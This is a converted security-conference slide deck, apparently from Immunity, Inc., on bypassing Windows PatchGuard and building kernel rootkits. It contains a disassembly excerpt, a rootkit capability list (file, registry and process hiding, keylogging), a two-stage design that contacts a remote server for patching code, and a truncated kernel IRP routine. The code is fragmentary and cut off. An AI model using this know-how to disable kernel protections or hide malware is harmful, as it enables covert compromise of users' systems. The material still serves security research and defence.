
oun_dpc_dispatcher: ; CODE XREF: PatchGuardInit+9439fj
; PatchGuardInit+9452fj ...
        mov    rax, [rsp+0F48h+ref_to_RtlLookupFunctionEntryEx::offset
        mov    [rbx+PageGuard._270_DpcFunctionPtr], rcx
        mov    [rbx+PageGuard._260_KPRCB_Ptr], rax


PatchGuardInit:_arg0_is_1
```

# Deactivating it

---


- Get ready to the cat and mouse race! This obfuscation and Patchguard techniques WILL change, and eventually a KeBugCheck issued





Let's get it all

# THE CAKE GUARD



The Two-Stages





The Two-Stages

# Natural root kits

---

- You can hide files and folders
- Hide registry information
- Change process information
- Open network connections
- A new TCP/IP stack can be built, and raw packets sent through ndis.sys
- A key logger still can be coded



# Dialing The Patcher

---

- Is this kernel PG-removable?
- If not, tcp connect to TP server.
- Send me your kernel details
- If no patching code available, just leave
- Will operate in stage-1
- Once patched, go to stage-2

```
    __out PULONG BufferOutputLength
)
{
    PIRP irp;
    PIO_STACK_LOCATION irp_stack;
    KEVENT event;
    IO_STATUS_BLOCK iostatus;
    NTSTATUS status;

    PAGED_CODE();

    irp = ObnlCreateSynchronousIrp( DeviceObject->StackSize, &iostatus
    if (irp == NULL)
    {
        status = STATUS_INSUFFICIENT_RESOURCES;
        goto on_exit;
    }

    //
    // associate info
    irp->AssociatedIrp.SystemBuffer = NULL;
    irp->UserBuffer = Buffer;
    irp_stack = IoGetNextIrpStackLocation( irp );

    irp_stack->MajorFunction = IRP_MJ_DIRECTORY_CONTROL;
    irp_stack->MinorFunction = IRP_MN_QUERY_DIRECTORY;
    irp_stack->FileObject = FileObject;
    if (SingleEntry)
    {
        irp_stack->Flags |= SL_RETURN_SINGLE_ENTRY;
    }

    irp_stack->Parameters.QueryDirectory.FileIndex = FileIndex;
    irp_stack->Parameters.QueryDirectory.FileInformationClass = FileInt
    irp_stack->Parameters.QueryDirectory.FileName = FileName;
    irp_stack->Parameters.QueryDirectory.Length = Length;

    // make synchronous event
    KeInitializeEvent( &event, NotificationEvent, FALSE );
    IoSetCompletionRoutine( irp,
```



- ➔“The BIOS is eternally the weakest spot.”
- ➔“Can we load your ntoskrnl.exe?”
- ➔“I noticed in your CR4 that VMX is not running.”
- ➔“The user mode is yet the blue ocean for the Ring0.”
- ➔“Do you want the real system safety? - get out of the virtual.”
- ➔“2-Stage approach for the sustainable ownage!”

Gustavo Scotti,  
Immunity, Inc.